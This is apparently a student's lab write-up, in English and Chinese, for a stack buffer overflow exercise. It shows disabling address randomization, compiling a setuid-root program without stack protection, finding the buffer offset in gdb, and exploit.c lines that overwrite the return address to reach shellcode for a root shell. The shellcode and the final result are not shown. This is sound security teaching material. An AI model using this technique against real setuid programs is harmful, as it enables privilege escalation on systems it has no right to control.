
Lab 2.3 Buffer Overflow Vulnerability

1. **Initial setup. Disable Address Space Randomization.**

```
yujiekong@yujie-linux:~/Desktop$ su root
Password:
root@yujie-linux:/home/yujiekong/Desktop#  sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@yujie-linux:/home/yujiekong/Desktop#
```

2. **Create Vulnerable Program**

   使用vi创建stack.c文件：



3. **Compile the Vulnerable Program and make it set-root-uid. You can achieve this by compiling it in the root account, and chmod the executable to 4755:**


   使用32位编译：

```
root@yujie-linux:/home/yujiekong/Desktop# gcc -m32 -g -z execstack -fno-stack-pr
otector -o stack stack.c
root@yujie-linux:/home/yujiekong/Desktop# chmod 4755 stack
root@yujie-linux:/home/yujiekong/Desktop# exit
exit
```

4. **Complete the vulnerability code. We provide you with a partially completed exploit code called "exploit.c". The goal of this code is to construct contents for "badfile". In this code, the shellcode is given to you. You need to develop the rest.**

   为了实现任务，我覆盖缓冲区的内容和返回地址，下面通过gdb实现：

   - 使用`gdb stack`，使用`disass bof`命令来查看bof函数的汇编代码
     - buffer地址：0x000011e8，寄存器eax。
     - buffer偏移量：函数返回地址减去buffer开始地址



- `b *bof+27`设置断点，通过`run`运行，到达断点时使用`(gdb) i r eax`、`(gdb) i r esp`查看eax、esp寄存器地址，获得：
  - buffer地址：`0xffffcc37`
  - buffer偏移量：24
- 在exploit.c中覆盖缓冲区：

```
*((long *)(buffer + 24)) = 0xffffcc37 + 0x100;
memcpy(buffer + 0x100, code, sizeof(code) - 1);
```

5. After you finish the above program, compile and run it. This will generate the contents for "badfile". Then run the vulnerable program stack. If your exploit is implemented correctly, you should be able to get a root shell

6. Test the result. Type as follow:

效果如下：